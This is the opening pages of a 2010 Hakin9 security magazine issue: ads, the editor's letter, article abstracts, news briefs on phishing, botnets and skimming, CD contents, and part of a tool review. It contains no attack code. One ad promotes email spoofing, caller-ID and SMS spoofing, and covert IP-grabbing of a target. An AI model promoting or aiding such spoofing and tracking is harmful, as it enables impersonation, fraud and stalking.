

# HAKING

**PRACTICAL PROTECTION** HARD CORE IT SECURITY MAGAZINE

## HARDWARE KEYLOGGER A SERIOUS THREAT

HOW TO STAY SAFE



THE FEAR FACTOR – STUDY OF A NEW GENRE OF MALWARES CALLED “SCAREWARES”

DEBUGGERS – KNOW YOUR ENEMY

SMS TRICKERY IN PUBLIC TRANSPORT

FILE CARVING – TERMINOLOGY, BASICS AND TOOLS

BEHAVIORAL ANALYSIS OF UNWISE\_EXE MALWARE

**APPLICATIONS ON THE CD**



CERTIFIED WIRELESS NETWORK ADMINISTRATOR TRAINING BY SEOURTORG

AD-AWARE PRO 4.29 BY LAVASOFT

Vol. 5 No. 1  
14.99USD ISSN 1733-7186  
Bimonthly Issue 1/2010 (26)



**PLUS**

**WINDOWS TIMELINE ANALYSIS, PART 3**  
(ADVANCED & ALTERNATIVE TOPICS)  
BY HARLAN CARVEY



PROTECT YOUR COMPUTER,  
THE ENVIRONMENT, AND YOUR WALLET

# SAINT®

## Announcing SAINT 7

Securing your network  
just got easier!



SAINT's crisp new interface makes it even easier to use.

- ✓ Integrated vulnerability scanning and penetration testing
- ✓ Payment Card Industry (PCI) Approved Scanning Vendor (ASV)
- ✓ Heterogeneous exploit and vulnerability coverage
- ✓ Security tools module includes e-mail harvesting, social engineering trojan, e-mail forgery, and more

Download a free white paper about integrated vulnerability assessment and penetration testing at [www.saintcorporation.com/Hakin9](http://www.saintcorporation.com/Hakin9)

Contact SAINT's sales team at 1-800-596-2006 x0119 or [sales@saintcorporation.com](mailto:sales@saintcorporation.com)

## Dear Readers,

**T**ogether with the beginning of the new year we are full of new expectations, hopes and what is most important resolutions. We at hakin9 team also have such resolution: make hakin9 magazine even better!

It wouldn't be possible without the support we receive from our authors, great team of betatesters and all involved in the project from the very beginning. We would like to say thank you for all your hard work and promise that we will do our best to make the magazine perfect. Some say, that perfection does not exist, but we can at least try!

Interested what we have for you this time? Take a look at a quick overview below.

In Basics section you will find a great article on SMS trickery. Tam Hanna discusses new possibilities hackers have nowadays – exploits in public transportation.

In the Attack section we have included several fascinating topics: analysis of a suspicious executable named `unwise_exe` by Aditya K Sood, hardware keylogger by Michael R. Heinzl, study of a new genre of Malwares called "Scarewares" by Rajdeep Chakraborty and eavesdropping on VoIP by Marc-Andre Meloche. You will also find additional material to VoIP article on our covermount CD.

When it comes to Defense you can find a great work on knowing your enemy – in other words detecting debuggers by Marek Zmysłowski. In this section there's also the 3rd part of forensics series by Harlan Carvey – windows timeline analysis. You can find the first two in 5/09 and 6/09 issues. Christian Beek presents a very interesting technique of recovering files – carving. This is definitely a must-read one! In this section you will also find out how to keep your USB stick safe (article by Florian Eichelberger).

As usual, we have prepared our regulars looking at the most up-to-date security issues. Matthew Jonkman in his Emerging Threats section talks about bots and DNS. In the tools reviews you will find HDD Mechanic and Oxygen Forensic Suite 2. We have also prepared an interview with Hemma Prafullchandra, Chief Security Architect at HyTrust.

We are always open for new ideas, suggestions and topics. Don't hesitate, keep the emails coming in!

Hope you will enjoy the issue!  
hakin9 team

# If you are not a HACKER, wanna be HACKER or SECURITY PROFESSIONAL DO NOT READ THIS AD!

LIGATT Security Suites can turn anyone into a computer hacker with out them knowing anything about computer hacking or network security.

## There are 5 steps of computer hacking:

**Reconnaissance** – Where one tries to find out as much information about their target as possible. This usually includes public information. The more information you have, the more you will be able to find and target weaknesses such as: other IP addresses, phone numbers or an email address that could be used for social engineering attacks.

**Scanning / Vulnerability** – Where the hacker checks for weaknesses (open ports) on your network.

**Penetration** – Where you will exploit one of the open ports found on your computer or firewall.

**Advance** – Gaining more access. For instance, the attacker can break into more sensitive administrator root accounts, install backdoors or Trojan horse programs, and install network sniffers to gather additional information.

**Covering Tracks** – This is the stage where a hacker eliminates any records or logs showing his malicious behavior.



## PORT SNITCH

PORTSNITCH takes care of the first two stages of computer hacking, with a few quick mouse clicks. PORTSNITCH not only looks for vulnerabilities on your computer or network, it will perform a public information search for the "Target." The public search includes, but is not limited to:

**Facebook.com**  
**Amazon.com**  
**News Searches**  
**Email Name Searches**

**MySpace.com**  
**Google.com**  
**Blog**  
**Criminal Searches**

**Youtube.com**  
**Yahoo.com**  
**IP Searches**  
**Pictures Searches**



## IPSNITCH

IPSNITCH consists of two powerful programs in one. The first powerful program is email spoofing. This allows you to send an email to anyone you'd like and make it appear to have come from someone else.

The second powerful program allows you to get anyone's IP address. With IPSNITCH all you need is an email address of the person in which you are targeting. IPSNITCH lets you send that person an email making the email look like it came from someone else. When a person opens the email, it will automatically text your cell phone and/or email you the person's personal IP address and the ISP that owns the IP address.

## \* SPOOFNET

SPOOFNET allows you to surf the internet totally anonymously by hiding your IP Address and displaying an IP Address that can't be traced back to you. SPOOFNET is a sophisticated proxy server. Although there are thousands of free Proxy Servers on the market today, they all can't be trusted. As an example, some free proxy servers will capture all the websites you visit as well as all the keys that you type. In other words, some proxy servers can be used as spyware.

## TattleTell

TattleTell will notify you by email or text message when an IP address is online or offline. This includes: if the IP address is online or offline, the ISP, and will get a fingerprint of the computer to help identify the suspect's computer.

## RECON

RECON is the most advance network security auditing program on the market today. RECON is an active scanner, featuring high-speed discovery, configuration auditing, asset profiling, sensitive data discovery and vulnerability analysis of your security posture. RECON performs network scans using vulnerability check databases based on over 15,000 vulnerabilities. Security audits can take hours to perform. With RECON you can start the audit and move on to other projects or personal time. When the audit is complete it will text you or email you to let you know that the audit is complete.

## PC-211

Hand down and thumbs up PC-211 is the most advance penetration testing program on the market. Like other LIGATT Security Suites products, you don't need to know anything about penetration testing. PC-211 uses different techniques to by pass a firewall, IDS and IPS systems. Just like with RECON when the penetration test is complete it will text you or email you to let you know that the audit is complete.

## \*SPOOFEM

Allows you to call any number in the United States or Canada (other countries coming soon) and have any number show up in the persons caller ID. You can change your voice to male or female, record telephone calls, spoof text messages and spoof emails.

## **NO SOFTWARE TO DOWNLOAD AND INSTALL**

All of the LIGATT Security Suites products and services are web base. That means no matter what operating systems you choose Windows, Mac, Linux or even your web base cell phone, you can use any of our services.

## **WE PUT OUR MOUTHS WHERE OUR MONEY IS**

Unless indicated by a "\*\*\*", we do not charge you for using any of our services if you do not get any results. As an example, if you use IPSNITCH and we do get the persons IP address you do not pay. If you use PC-211 and it is unable to hack in, you do not pay. You only pay AFTER we get you your results.

LIGATT Security is always adding new services and features.

**LIGATT Security International**  
**www.LIGATT.com**

\* - SPOOFEM is a per minute charge. A Spoof text and email messages are free with an account. SPOOFNET is a pay as you go service.

# CONTENTS

## HAKIN9 team

**Editor in Chief:** Karolina Lesińska  
*karolina.lesińska@hakin9.org*  
**Executive Editor:** Ewa Dudzic  
*ewa.dudzic@hakin9.org*

**Editorial Advisory Board:** Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, Donald Iverson, Flemming Laugaard, Nick Baronian, Tyler Hudak, Michael Munt  
**DTP:** Ireneusz Pogroszewski, Przemysław Banasiewicz,  
**Art Director:** Agnieszka Marchocka  
*agnieszka.marchocka@hakin9.org*  
**Cover's graphic:** Łukasz Pabian  
**CD:** Rafał Kwaśny  
*rafal.kwasny@gmail.com*

**Proofreaders:** Konstantinos Xynos, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom  
**Advisory Editor:** James Broad  
**Top Betatesters:** Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hili, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Paweł Marciniak  
**CEO:** Ewa Łozowicka  
*ewa.lozowicka@software.com.pl*  
**Production Director:** Andrzej Kuca  
*andrzej.kuca@hakin9.org*  
**Marketing Director:** Karolina Lesińska  
*karolina.lesińska@hakin9.org*  
**Circulation Manager:** Ilona Lepieszka  
*ilona.lepieszka@hakin9.org*

**Subscription:**  
Email: *subscription\_support@hakin9.org*

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserska 1  
Phone: 1 917 338 3631  
*www.hakin9.org/en*


**Print:** ArtDruk *www.artdruk.com*


**Distributed in the USA by:** Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.

**Distributed in Australia by:** Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams

we used  SmartDraw

Cover-mount CD's were tested with AntiVirenKit by G DATA Software Sp. z o.o.  
The editors use automatic DTP system   
Mathematical formulas created by Design Science MathType™

**ATTENTION!**  
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

**DISCLAIMER!**  
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



## BASICS

### 16 SMS Trickery in Public Transport

TAM HANNA

My main message for this piece is short and sweet. There is no absolute secure system. Security is nothing more than a measure to increase the price of attacking a system. The more secure a system is, the more time and money must be invested to circumvent it. Past experience teaches us that no system is absolutely secure: large governments have not been able to protect themselves from loosing important information. When designing secure systems, common sense is key. Is an attacker going to be willing to invest the effort needed to circumvent the issue at hand? In a public transport situation, the answer is usually no: a slight amount of non-lethal force is usually less illegal than an attack on the computer system and tends to be significantly cheaper.



## ATTACK

### 18 Behavioral Analysis of Unwise\_.exe Malware!

ADITYA K SOOD

A widely distributed malware which nowadays stealthily installs itself onto the system and performs backend functionality is known as unwise\_.exe. The unwise\_.exe executable runs as a system process. There is not enough information present on this malware. Most of the protection measures revolve around the generic downloading of anti viruses and scanning of your system to find the installed malware binaries. For example: – Most of the websites direct the users to download Kaspersky and Malware bytes automated software's. But this is appropriate for the users who want their systems to run effectively. It is considered absolutely apt for normal functionality. But the prime target is to look inside the unwise\_.exe, especially its ingrained functionality which turns a normal system into a zombie or attack driven target.

### 24 Hardware Keylogger – A Serious Threat

MICHAEL R. HEINZL

Keyloggers are a serious threat for both companies and individuals. Their goal is to log all input made by a user and to then make it available for the attacker. Sophisticated software keyloggers offers a variety of functions, which goes way beyond the usual implied function – logging of keystrokes. Often it is possible to create screenshots from the target machine on a regularly basis, log the moment when a program was launched and logging of where the data was typed in. Most keyloggers offers in addition the possibility, to transmit automatically the logfiles to a specified e-mail address or server. Others offer the feature to record voice and webcam recordings, or manipulation of the data entered by the user (although all the latter mentioned functions have nothing to do with the basic function of a keylogger anymore they are often some kind of hybrid application or are included as part of some other programs, such as rootkits).

### 30 Study of a New Genre of Malwares Called "Scarewares"

RAJDEEP CHAKRABORTY

Depending on their characteristic, Malware can be broadly classified into various types. Most of us are probably aware of the common terms like Virus, Trojan, Spyware, Adware etc. However, on the basis of certain behavioral traits,

further classification of these broad types is possible. For example, based on the cloaking and stealth mechanism of certain Malwares we can identify them as Rootkits, some are called Rogue Anti-Spywares because they try to fake themselves as Anti-Spyware Applications etc. The purpose of this article is to make people aware about a new genre of Malware called Scareware.

## 38 Eavesdropping on VoIP

MARC-ANDRE MELOCHE

This information could be used in a penetration-testing scenario. This is how I would approach an unsecured VOIP implementation. This has been tested on 30 phones and the laptop was able to handle the load since the voice codec used by the phone system was G711@8hz.



## DEFENSE

## 44 Detecting Debuggers

MAREK ZMYSŁOWSKI

This article presents how a process can detect if it is actually being debugged. Hiding and obfuscation are different problems and will not be described herein. This article wasn't written to help malicious software programmers but to show what methods they use. If we know these methods we can better discover these kind of software instances. Methods described herein are categorized in four groups depending on how they work and what mechanisms they use.

## 54 Windows Timeline Analysis, part 3

HARLAN CARVEY

The traditional approach to forensic timeline creation of extracting file modified, last accessed, and creation times is proving to be increasingly insufficient for the analysis task at hand, particularly as additional sources (files on a Windows system, logs from network devices and packet captures, etc.) provide a wealth of information for generating a more complete timeline of activity.

## 58 File Carving

CHRISTIAAN BEEK

News sites are regularly reporting about the fact that confidential or secret information was compromised. The loss of an USB-stick or device from any kind of government agency or financial institute is happening quite frequently. Most of the time, the information was present on the device, but what if the information was deleted or even better, the device was formatted? Even after deletion, formatting and/or repartitioning we can use a technique called Carving.

## 62 USB Stick Security Issue Exemplarily Show with Verbatim Store n Go

FLORIAN EICHELBERGER

Carrying around data is an everyday task for most people in IT or just using a computer. USB Sticks have been around for quite some time and proved to be a good way of accomplishing that. The advantage of being able to store GB's of data to a physically small device however is a security problem as the devices can easily be stolen or lost, leaving the data on the stick in the hands of some potential attacker or criminal. To overcome this kind of problem, USB Stick Manufacturers implemented ways of securing data on those sticks.

## REGULARS

### 08 In brief

Selection of short articles from the IT security world.

Armando Romeo &  
[www.hackerscenter.com](http://www.hackerscenter.com)  
ID Theft Protect

### 10 ON THE CD

What's new on the latest Hakin9 CD.  
hakin9 team

### 14 Tools

HDD Mechanic  
Oxigen Forensics Suite 2  
Michael Munt

### 70 Emerging Threats

Bots and DNS  
Matthew Jonkman

### 72 Interview

Interview with Hemma Prafullchandra  
Chief Security Architect at HyTrust  
Ewa Dudzic

### 76 Review

Axigen Mail Server 7.2.0  
Richard C. Batka

### 80 Special Report

BruCON RoundUp  
Chris John Riley

### 82 Upcoming

Karolina Lesinska

### Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (<http://www.hakin9.org/en>).

## BARRACUDA NETWORKS ACQUIRES PUREWIRE

Security as a service is on the rise with the promise of delivering cost-effective and scalable security services through the cloud.

Vendors that didn't adopt this paradigm early have experienced a serious loss in market share. One of these companies was Barracuda Networks. Barracuda Networks was one of the first to embrace the Web Application Firewall challenge, a segment that has never really taken off.

Purewire's award winning SaaS solutions was the best match to fill Barracuda's gap, thanks to its URL filtering and content inspection products delivered through the as a service paradigm. The acquisition, according to company's CEO Dean Drako, has the goal to address new market needs and to keep some of the enterprise customers from switching providers.

## HOW CREDIT CARD THIEVES SURVIVE

Gonzalez and his team of credit card thieves, who by the way have set the new record of stolen credit card numbers, have generated a lot of discussions on effectiveness of PCI compliance.

While blogs, newspapers and even TV discuss this *big news*, thousand low profile credit card thieves play their game on completely different rules.

Similar to law enforcement not going after copyright infringers who only steal single songs due to the cost of the investigation, small time credit card thefts go uninvestigated as well.

So it happens that if a Russian or Estonian hacker collects hundreds credit card numbers from victims around the world and charges amounts around \$5-10 he's practically safe from any investigation. And where should the investigation even start from? Moreover, such small amounts, usually go unnoticed by the credit card holder. This is what happens everyday, without anyone talking about it.

## 1,000 CYBERSECURITY PROFESSIONALS NEEDED

If you live in the U.S. and are looking for a job in the IT Security industry, the Department of Homeland Security Secretary, Janet Napolitano, has announced the hiring of 1,000 new cybersecurity experts in the next three years. *This new hiring authority will enable DHS to recruit the best cyber analysts, developers and engineers in the world to serve their country by leading the nation's defenses against cyber threats.* said Napolitano. Positions to be filled are all critical roles in the IT Sec industry: strategic analysts, incident response experts, security testers, investigators and forensic analysts network and system engineers.

## FACEBOOK APPLICATIONS BEING HACKED

Hackers are attacking the weakest link of the chain: Facebook applications. A number of third party Facebook applications have been targeted by hackers in order to take control of thousands accounts of the most famous social network on the Internet. CityFireDepartment, MyGirlySpace, Ferraritone, Mashpro, Mynameis, Pass-it-on, Fillinthe and Aquariumlife have been the first to be hit. AVG chief research officer Roger Thompson has warned Facebook about this ongoing tactic, that seems to take advantage of Adobe vulnerabilities to install rogue spyware scanners on the victims. The attack, according to Thompson, seems to inject an iframe which code is changing everyday, proving that the hack is still on hold. Adobe has patched the vulnerabilities in Adobe Acrobat, that augmented the risk level of this threat.

## PHISHING ATTACK ON HOTMAIL REVEALS USERS PASSWORD (BAD) HABITS

A phishing attack, that has produced 10,000 Windows LiveID user credentials, has been published to PasteBin website. Users were lured to login with their LiveID username and password into hackers controlled login forms. Nothing new here. What is interesting is the stat behind the

choice of the passwords. Neil O'Neil, a Forensic Investigator at The Logic Group, found out that the most used password in the list was *123456*. Other commonly used password are *password* and common words like *iloveyou* and its translations. From previous report estimates, 40% of the internet users, use the same password across different services accounts: email, home banking, social networks and so on. Easy passwords still seem to be the fastest way in for a hacker.

## PAYPAL AGAINST WHITE HAT HACKERS

Hundreds websites online witness and warn users about the absolute unreliability of Paypal on keeping your account up and running. PayPal policies regarding websites hosting or selling security software is at least obscure. Paypal has suspended the account of the well-known security researcher Moxie Marlinspike, author of SSLStrip, because someone has used one of his techniques to counterfeit and publish a PayPal SSL certificate. Marlinspike, who was hosting a donation button on his website, held a live penetration testing session at BlackHat 09, teaching how to practically test and carry out attacks against SSL. The researcher was not selling any hacking tools or accepting payments for this kind of classes. It is more than a coincidence that after 24 hours from the release of the counterfeit certificate Marlinspike had his account shut without any motivation and with a frozen balance account of \$500.

## FAKE CHIP AND PIN READERS ON RISE

Evidence is emerging that fake chip and PIN readers are being swapped for real devices in the UK and around the world. Criminals are targeting credit card data using fake Point of Sale (POS) devices. Criminal businesses adapt to the changing environment just like legal businesses, however criminal enterprise is looking at new crimes where the suppliers of the readers and those using them against customers would both get a cut of the profits. Even the tough economic times can affect fraudsters!



The business model is very simple. A fraudster at the POS obtains a card reader (the chip and pin machines) subsidized from a criminal supplier and then they would swap it out for the real device at the targeted location i.e. restaurant, railway station or retail outlet. A real customer comes along to pay and has their card swiped and the reader behaves exactly the same as a real chip and PIN device.

The big difference here is that when a real customer has their card swiped everything will appear normal. All the cards work just fine, but all the information that is stored on the card including the chip and PIN are copied and transferred for example using wireless to a web server (this is where websites you visit are hosted – so you can imagine just how many web servers are out on the Internet).

The card criminals (operators) also have a great opportunity to earn money from the fraud, and would expect to earn up to 30% of the credit card data value.

### GOOGLE CHROME PRIVACY RISK

In response to a recent attack by Google on Microsoft Internet Explorer privacy, Microsoft has responded with a counter attack of its own. Microsoft claims that Google Omnibox (Google allows you to search and type website address in the address box) is a security risk to users.

Microsoft claims that Internet Explorer 8's default setting keeps the address box and search box completely separate for user privacy. They also say that the address box is optimized for user experience, so that users can visit sites over and over again, with the option of storing favorites and bookmarking websites. Microsoft state that Internet Explorer NEVER sends user data back to Microsoft unlike Google.

It appears Google Chrome collects every keystroke you type and then sends that data straight to Google. Google Chrome users are probably not aware of this. ID Theft Protect has known for some time that Google was collecting our website visit and search data (as we use Chrome). IDTP didn't see much of a problem, unless that is Google collected sensitive login and password information, which they don't.

### GUMBLAR BOTNET MALWARE BACK AGAIN

The Gumbiar botnet first appeared on the ID Theft Protect radar in May of this year (2009), but in the last few days (mid-October) it appears it has reappeared with prominence. As we know, Gumbiar was very busy in May of this year infecting a number of websites. It now appears that these compromised websites (more often than not, these websites are legitimate) are being used as hosts for malware attacks. The majority of the compromised websites are in fact not in English and most are small (most people would not have heard of them). The risk is still there though as you only need one user visit and they could inadvertently pass on the malware to you and your friends and family and so on. A leading security research company has identified that iFrame is pointing to a malicious script on the compromised websites which is force injected onto various forums. The injected forums are using feed aggregators to push their forum postings to subscribers in the event that the subscribers are exposed to the iFrame. The Gumbiar botnet also checks for version control of Adobe Reader and Adobe Flash and delivers a malware payload via a simple URL. Evidence is also emerging that this botnet also attacks Microsoft Office Web Components which if not patched with Microsoft Security Update MS09-043, will lead to malware being loaded. According to VirusTotal the signature detection of the Gumbiar botnet malware is very low. So remain vigilant!

### MICROSOFT OUTLOOK MALWARE ATTACK

ID Theft Protect has identified a wave of Microsoft Outlook emails that are targeting users who have Microsoft Outlook. The emails contain a ZIP file attached (called install.zip) which attempts to direct users from Microsoft Outlook to click on a link to update their mailbox settings as part of a security upgrade. Unfortunately the link takes users to a website that distributes malware.

We at ID Theft Protect have received approximately seven of these emails, some of which had correct email addresses for certain members of our staff. What we

noticed was that the malicious website is spoofed to include the targeted domain name and the URL in the emails looks like it could lead to the user's Outlook Web Access site. Having tested the link we found that our email addresses and domain name were present on the malicious website – which made it all look very convincing.

If you happen to accidentally click on the link or install the install.zip file it will install the Zbot Trojan. ID Theft Protect suggests you update and run an anti-virus scan of your PC right now. You should also use a mail scanner – avast! 5.0 beta2 comes with a mail scanner and identified the malicious email and attachment and appropriately quarantined.

### UK GUARDIAN JOBSITE HACKED

A report by the BBC in the UK claims that computer hackers have targeted the Guardian newspaper's jobs website in a *sophisticated and deliberate* move, the company has said. There doesn't appear to be any hard evidence on how the hackers managed this hack, but the Guardian are obviously concerned, given it has announced that the website's data has been breached. As with most websites, in particular job sites, the breach appears to have put some individual's personal details at risk. The Guardian has emailed those that it knows might have been affected by this breach. The website hosting business that looks after the Guardian newspaper website and has assured the Guardian and job seekers that the website is now secure. The primary concern for most users would be why would someone want your data? The simple fact is job sites contain a considerable amount of sensitive personal information, including, job history, date of birth, place of birth, postal address, email address and more. A CV with this amount of information is very valuable in stealing an individual's identity. The security breach did not affect the Guardian's US website. A subsequent statement on the jobs website said: *We would like to assure you that we are absolutely committed to protecting the privacy of our users and we are treating this situation with the utmost seriousness.*

Source: ID Theft Protect

## ON THE CD

Certified Wireless Network Administrator (CWNA) Training.

This course enables an individual to plan, select and implement the appropriate wireless hardware and deploy the correct security controls to support a typical environment. A focus on RF (radio frequency) technologies in a vendor neutral environment, with hands-on laboratories to reinforce concepts, allows participants the broadest exposure to key concepts.

This course is committed to be the most current in the industry, with professionally developed laboratory exercises and real world hardware.

### OUR EXPERT

Wayne Burke - SecureIA Security Expert  
Wayne Burke initially started his career as a hardware engineer, where he diagnosed many complex problems. He later proceeded to expand his knowledge and acquired a computer science degree. After

a few years in the field he began to focus his energies on the software side of IT. He has worked with virtually all the OS/Networking combinations which put him in a good position to become the security expert he is today. Ultimately all these experiences have help build his vast knowledge base.

Course Features:

- Introduction
- LMS
- CWNA Radio Frequency


- CWNA Radio Frequency Components, Measurements and Mathematics
- Wireless LAN Topologies
- Wireless Attacks

### Modules Included:

Module 2 - Radio Frequency Fundamentals

Module 3 - Radio Frequency Components, Measurements and Mathematics

Module 7 - Wireless LAN Topologies



# Passware Password Recovery Kit Forensic 9.5


*A Complete Password Recovery and E-Discovery Solution for Computer Forensics*

Passware Inc., has combined all its proven password recovery tools and encryption detection technology, and released a complete evidence discovery solution for computer forensics.

All password recovery and decryption algorithms that Passware has developed and improved for more than 11 years are now available in the all-in-one **Passware Password Recovery Kit Forensic**.

## Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **150+ file types**
- Recovers Hard Drive passwords (**BitLocker**) New!
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC



“ Let me just say “well done”. Excellent software, excellent support. I have watched this software evolve over the past six year. World class stuff.  
**Craig Vogel, myComputerGuy, inc.** ”



## Advanced Features

- Recovers most password types **instantly**
- Uses multiple computers simultaneously (**Network Distributed password recovery**) New!
- Uses **multiple-core CPUs** and **nVidia GPUs** efficiently to speed up the password recovery process by 3,500%
- Uses **Tableau TACC hardware accelerators** to speed up the password recovery process by up to 25 times
- Provides 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard and drag & drop attacks editor
- Provides detailed reports with **MD5 hash values**



**For additional information, please visit:**  
[www.lostpassword.com/kit-forensic.htm](http://www.lostpassword.com/kit-forensic.htm)

**Passware Inc.**  
 800 West El Camino Real, Suite 180  
 Mountain View CA 94040

**Contacts**  
 Nataly Koukoushkina  
[media@lostpassword.com](mailto:media@lostpassword.com)  
 Phone: +1 (650) 450-4607  
 (Sales calls only)

Module 14 - Wireless Attacks and Monitoring

## AD-AWARE PRO INTERNET SECURITY ANTI-VIRUS + ANTI-SPYWARE + ANTI-ROOTKIT


Ad-Aware Pro gives you the power to combat even the most complex forms of malware, protecting you from viruses, spyware, trojans, keyloggers, password stealers, and much more.

### Comprehensive Protection for Advanced Users

How you access the Internet, as well as the frequency and location, may define you as a high-risk user that requires the best security protection available. Ad-Aware Pro is Lavasoft's solution to combat the most extreme forms of malware and cyber threats, protecting you from viruses, spyware, keyloggers, Trojans, password stealers, bot networks, drive-by downloads, and more!

With advancements to the anti-malware technology and additional usability features for added control, Ad-Aware Pro gives you the power to protect your online privacy and security, so you can use the Internet how, when, and where you want! Ad-Aware gives you the power to:

- » Shop, bank, and make travel arrangements online – Stay secure with real-time protection against the latest cyber threats, including viruses, spyware, password stealers, and other potential identity thieves.
- » Stay safe on social networking sites – Ad-Aware keeps your passwords and personal information safe to make sure you can socialize freely, without having to worry about dangerous intrusions and prying eyes.
- » Download photos, music, and other files with confidence – Ad-Aware's behavior-based detection finds suspicious files and threats before they integrate into your PC and attack your personal information.
- » Control your privacy – Erase 'tracking cookies' left behind when you surf the Web on Internet Explorer, Opera, and Firefox in one easy click.
- » Safeguard your secure documents – Ad-Aware actively shields you from deceptive applications and cyber attacks.
- » Enhance computer performance – Conserve resources and reduce downtime by using automated scans to identify and remove malicious applications that eat up memory.
- » Get peace of mind – Ad-Aware cleans and restores your system after an attack to keep your PC running like new.



### WHAT'S NEW & IMPROVED?

- Comprehensive malware protection: powerful protection against viruses, spyware, trojans, worms, malware, rootkits, dialers, and more.
- New! Genotype Detection Technology: for in-depth information on this technology, please click here.
- New! Behavior-based heuristics detection
- Rootkit Removal System: deep level rootkit technology to uncover and remove even the most complex monitoring tools.
- New! The Neutralizer

### ADVANCED MALWARE REMOVAL TOOL

- New! Do Not Disturb Mode
- Minimal strain on system resources
- New! Download Guard for Internet Explorer
- New! Simple Mode/Advanced Mode: we know that not all users have the same needs, so we give you the power to decide how you want to interact with Ad-Aware.
- New! Community-driven translations & Custom Skins: make Ad-Aware your own. The new format of the user interface allows you to edit and upload translated text for others to use, or create your own skin.
- New! Community-developed plug-ins: ad-Aware now allows developers to expand the functionality of the program by the creation of plug-ins.



[http://www.lavasoft.com/products/ad\\_aware\\_pro.php](http://www.lavasoft.com/products/ad_aware_pro.php)



IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.

IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL:  
**CD@HAKIN9.ORG**



***Hackers***  
**C E N T E R**  
<http://www.hackerscenter.com>

## HDD Mechanic



### Items Tested

40GB External USB HDD that has had an extensive amount of files written to it, and then randomly deleted, approximately 16GB in total. 500mb USB stick with unknown contents.

### Installation

This was very straightforward and just involved the usual default settings of where to install software. Nice and simple, exactly how all software installs should be.

### External USB Hard Drive

I plugged the external drive in and then powered up the software. It saw my drive straight away, and stated that it saw it was formatted to NTFS. When I asked it to scan the drive, strangely it asked did I want it to look as NTFS or FAT.

I went to check the helpfile to doublecheck I hadn't missed something, and it was for a product called DiskInternals Uneraser so I wasn't even sure it was for this product. (I googled DiskInternals, and the screenshots look exactly like this product, but it appears to have slightly more features).

I selected NTFS and it churned through the drive. Once it was finished it provides all the data that's on the drive, deleted and non-deleted files. You can select in the right hand menu to only see the recovered files, which makes it a lot easier to see what the program has actually found.

